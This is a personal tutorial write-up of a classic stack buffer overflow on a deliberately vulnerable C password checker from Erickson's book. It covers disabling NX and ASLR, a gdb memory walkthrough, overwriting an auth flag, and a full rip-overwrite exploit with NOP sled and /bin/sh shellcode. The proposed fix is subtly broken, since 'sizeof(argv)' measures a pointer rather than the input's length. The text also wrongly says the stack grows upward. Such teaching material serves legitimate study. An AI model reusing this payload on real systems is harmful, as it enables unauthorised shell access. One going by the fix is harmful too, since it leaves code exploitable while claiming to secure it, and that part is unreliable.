Unassociated

WRITE UP:

A short introduction to basic stack based exploits Date:

June 8, 2023

by Sk1dd33

Contents

1 Disclaimer

This summary is - in the first place - for personal development and repetition of learned concepts. Although information presented here are generally available for every person, one may use this text for educational purposes.
Thus said, it has to be added that manipulating or exploiting computer systems is usually prohibited by law in most areas of the world with the exceptions of your own systems or systems were the owner gave explicit allowance.

2 Introduction & motivation

Buffer- and stack-based buffer overflows are a class of vulnerabilities that can occur in software programs when an attacker sends more data to a buffer than it can handle, causing the overflow of that buffer into adjacent memory space. These vulnerabilities have been the root cause of numerous high-profile security breaches in the past, and even today, they remain one of the most common and dangerous types of manipulation (Dolan-Gavitt et al. (2020)).
Apart from the recreational purposes of outsmarting a deterministic system, buffer- and stacked based buffer overlows offer plenty of opportunity to learn about the inner works of modern computer. By learning about the inner workings of memory allocation and management in the stack and understanding how these attacks work, one can better safeguard the own code against these manipulation attempts.
The code reviewed in this summary is part of the introduction from Erickson (2008). Originaly the author intended to teach about simple buffer overflows, but as it can be seen later also stack based buffer overflows are possible.

2.1 Set-up

The exploit was done on a virtual machine (Virtualbox) running 64-bit Debian-Kali6 on GNU/Linux kernel 5.18. This was done to disable certain security features, since it seems not to be possiblein latest kernel versions (6.0/6.1) (by accident or by design) to turn off NX.
NX is a feature which prevents the execution of code from certain areas of memory marked with a so called “No-execution” byte. The CPU is hardcoded to not execute anything marked with this NX-byte - even if it would be valid instructions. To turn it off the kernel instructions can be edited on boot by selecting a kernel in the boot-loader and pressing “e”. By adding “noexec=off” to the end of the line where the linux kernel image is loaded NX is turned off for the session:

```
linux /boot/vmlinuz-5.18.0-rc7 root=/dev/sda1 ro noexec=off
```

One more setting to be turned off is Address Space Layout Randomization (ASLR). While not deal breaking this feature makes it highly unlikely to succesfully run a stacked based overflow on 64-bit systems. This can be easily turned off by following command:

```
sudo sysctl -w kernel.randomize_va_space=0
```

Editing */proc/sys/kernel/randomize_va_space* with sufficient rights would have done the trick, too.

2.2 The stack

The stack is part of the memory region which is created uppon execution of a programm which operates on the last in first out (LIFO) principle. When a function is called a stack frame is pushed onto the stack. The stackpointer (rsp) points to the beginning of the current stack frame. The stack "grows" from low to higher memory addresses. A stackframe contains local variables, function arguments and the return address/instruction pointer (rbp/rip).
The later ones can be manipulated when the programm uses unsecure functions like *strcpy()* and has no mechanisms in place to prevent overflows from happening.

3 Examination

3.1 Code

The code from Erickson (2008) can be seen below:

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  int check_authentication(char *password) {
6    int auth_flag = 0;
7    char password_buffer[16];
8
9    strcpy(password_buffer, password);
10
11   if(strcmp(password_buffer, "brillig") == 0)
12     auth_flag = 1;
13   if(strcmp(password_buffer, "outgrabe") == 0)
14     auth_flag = 1;
15
16   return auth_flag;
17 }
18
19 int main(int argc, char *argv[]) {
20   if(argc < 2) {
21     printf("Usage: \%s <password>\n", argv[0]);
22     exit(0);
23   }
24
25   if(check_authentication(argv[1])) {
26     printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=\n");
27     printf("\tAccess Granted.\n");
28     printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=\n");
29   } else {
30     printf("\nAccess Denied.\n");
```

```
31     }
32 }
```

Within the code two functions can be found. The *main()* function and a *check_ authentication()* function. In the *main()* function it is checked wether the command line argument (argv) as in input for the *check_ authentication()* function returns a true (therefore > 0) or false (therefore $= 0$) statement. Accordingly to this the output is either "Access Granted." or "Access Denied.".
Looking at the *check_ authentication* function itself, we can see that two local variables are defined. An **int auth_flag = 0;** - mimicing as a boolean value - and a buffer **char password_buffer[16]** with a length of 16 bytes. In the next line the function argument is copied into our **password_buffer** via *strcpy* function. Afterwards the **password_buffer** is compared to two hardcoded passwords via *strcmp()* function, and if correct the **auth_flag** is set to 1 (therefore true) and returned.
The *check_ authentication()* function is problematic in several ways. For once, while only 16 bytes are reserved in memory for the **password_buffer**, *strcpy()* copys every byte until the null terminator ({ }0) is reached regardless of the assigned memory space of the buffer. This makes the code vulnerable to stack overflows. Further the code only checks, if the right password is within the **password_buffer**, but lacks a statement for the case that the password is false. Therefore if the **auth_flag** is manipulated beforehand, the manipulated value is returned in case the *strcmp()* function returns false.
The code was compiled with Gnu C-Compiler (gcc) as followed:

```
1 gcc ./auth_overflow.c -fno-stack-protector -o0 -static -g -o auth_overflow
```

Therefore potential "Canarys" which would indicate manipulation of the stack values (foremost the rbp and rip) wont be added. Further debug information are included with the -g option.

3.2 Memory

For the examination of the memory the code is run within the "Gnu Debugger" (gdb):

```
gdb -q ./overflow
```

A breakpoint is set at line 16 (break 16) - directly before the **auth_flag** value is returned to the main function. When running the code as with $28 \cdot$ "A" as follows:

```
run \$(python2 -c 'print("A"*28)')
```

We can examine the stack with x/32xw $rsp (the registry that points to the beginning of the current stackframe) as seen in fig. 1.



Figure 1: The stackframe of *check_ authentication()* at the end of it's runtime. Displayed are the local variables with the back pointer (rbp) and the instruction pointer (rip) at the end.

As implicated by the hex representation of "A" ($0x41$) we can see the **password_buffer** followed by the **auth_flag**. The **password_buffer** has a size of 16 bytes, while the **auth_flag** integer has a size of 4 bytes. However, when looking at the stackframe in memory, we notice that there is a gap of 28 bytes between the beginning of the **password_buffer** and the beginning of the **auth_flag**. This gap is likely due to byte alignment requirements of the processor.
At the end of the stackframe, we find the backpointer (rbp) and the instruction pointer (rip). The rbp points to the previous frame on the stack, while the rip points to the next instruction to be executed after the current function *call* returns. In this case, the rip points to the address $0x00401712$, which is the *test* instruction within the main function representing the if statements (fig. 2).

It's worth noting that both the **auth_flag** and rip can be manipulated by overflowing the unsecure buffer, as seen in the next section.

4 Exploitation

4.1 Buffer overflow

As stated before the original intend of Erickson (2008) is to educate about buffer overflows. As seen during the memory examination **password_buffer** and **auth_flag** lie



Figure 2: Part of the *main()* function in Assembly instructions. In red the instruction to which the rip points right after the execution of the *check_ authentication()* function.

28 bytes away from each other. By increasing our input by one byte, the unsecure *strcpy()* function will overwrite memory allocated to **auth_flag** with a value $! = 0$ running following command:

```
1  run \$(python2 -c 'print("A"*29)')
```



Figure 3: The stackframe of the *check_ authentication()* function with overflown buffer, overwriting the **auth_flag** with a value $! = 0$ and therefore satisfing the condition of the if statement within the *main()* function.

As seen in figure 3, the **auth_flag** was overwritten by the additional byte. Since the only change of the **auth_flag** variable would happen if the statements within the function would be met (line 11-14), the manipulated value of $0x41$ is returned to the main function without further change. Further the now returned value is > 0 and therefore the requirement in line 25 is met. The system was tricked to execute a part of the programm

without meeting the **intended** requirements.

4.2 Stack based buffer overflow

For the stack based buffer overflow the same principal is used as before. But instead of just manipulating the value of the **auth_flag**, the value of the instruction pointer (rip) is manipulated in a way, that it points to a (series of) instruction of arbitrary code called payload.
To manipulate the rip we need to overwrite a total of 40 bytes within the stackframe. 16 bytes for the original **password_buffer**, 12 bytes for the padding, 4 bytes for the integer flag and another 16 bytes for the backpointer (rbp) which is not needed. After that the rip is overwritten by a manipulated memory address. However, finding the exact memory address to jump to can be challenging, especially if the address would change due to randomization. To simplify the process, a NOP sled can be used, which is a series of "No Operation" instructions (“0x90”) that execute quickly and do not alter the CPU state. By appending the NOP sled after the stackframe, we create acontiguous block of memory that contains the sled with the payload at the end.
In summary this would look somewhat like this:

```
40 Bytes of nonsense + manipulated memory address + 1000 bytes of 0x90 +
  PAYLOAD
```

When the instruction pointer (rip) is overwritten with a manipulated memory address that points to the beginning of the NOP sled, the CPU will start executing the NOP instructions and slide down the sled until it reaches the end, where the payload code is waiting. By using a sled with enough length, we increase the chance of hitting the payload code, even if the memory address is off by a few bytes.

Since instructions are executed directly by the CPU, we need machine code that is specific to the system to define our instructions. This can be accomplished through a variety of methods, such as searching for pre-existing code online, using language models to generate code, or writing our own. Writing our own would be a fun and challenging expierience, but for another time. Therefore we go with:

```
\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00\x53\x48\x89\xe7\
  x68\x2d\x63\x00\x00\x48\x89\xe6\x52\xe8\x08\x00\x00\x00\x2f\x62\x69\x6e
  \x2f\x73\x68\x00\x56\x57\x48\x89\xe6\x0f\x05
```

This assembly instructions load the address of /bin/sh into the registry as well as setting up a stack for execve system call, which when executed launches a new shell.
In total the input would look like:

```
\$(python2 -c 'print("\x41"*40 + "\x4c\xdf\xff\xff\xff\x7f\x00\x00" + "\x90
  "*1000 + "\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00\x53\
  x48\x89\xe7\x68\x2d\x63\x00\x00\x48\x89\xe6\x52\xe8\x08\x00\x00\x00\x2f
  \x62\x69\x6e\x2f\x73\x68\x00\x56\x57\x48\x89\xe6\x0f\x05")')
```

By using this as an argument the stackframe for the *check_authentication* function will look like this:



Figure 4: The stackframe with the manipulated rip, pointing to the NOP sled below.

Not only did the buffer overflow overwrite the **auth_flag** and rbp with "A"s, but it also directly replaced the rip with a memory address leading to the NOP-sled (fig. 4). As a result, the rip will slide up the sled until it reaches the arbitrary instructions and executes them, thereby spawning a new shell. However, since the program is not running with elevated privileges or as another user, this example is not particularly useful. Nevertheless, this serves as a sufficient demonstration of the risks associated with stack-based buffer overflows, as it is not always the case that privileges are not elevated, and other code can also be executed in this manner.

5 Securing the code

Securing the code is rather simple. While there are multiple solution to prevent the buffer overflow, the stacked based bufferoverflow can only prevented through checking the length of the *argv* character array before executing insecure functions like *strcpy()*:

```
1  #define BUFFER 16
2
3  int main(int argc, char *argv[]) {
4
5    if(argc < 2) {
6      printf(''Usage: %s <password>\n'', argv[0]);
7      exit(0);
8    }
9    if(sizeof(argv) > BUFFER) {
10     printf(``Something\n'');
11     exit(0);
12   }
13   // REST OF THE CODE
14 }
```

6 Conclusion

While ASLR and NX are effective security measures that would have made it harder to execute the demonstrated stack based exploits, there are still techniques like ROP that can be used to circumvent these measures. Therefore, it is important to continue to implement additional security measures and best practices, such as input validation and code reviews, to protect against these types of attacks.

References

Dolan-Gavitt, B., Hulin, P., Leek, T., & Robertson, W. (2020). Understanding the prevalence and predictors of vulnerable code in the wild. In *Proceedings of the 29th usenix security symposium* (pp. 1725–1742).

Erickson, J. (2008). *Hacking: the art of exploitation*. No starch press.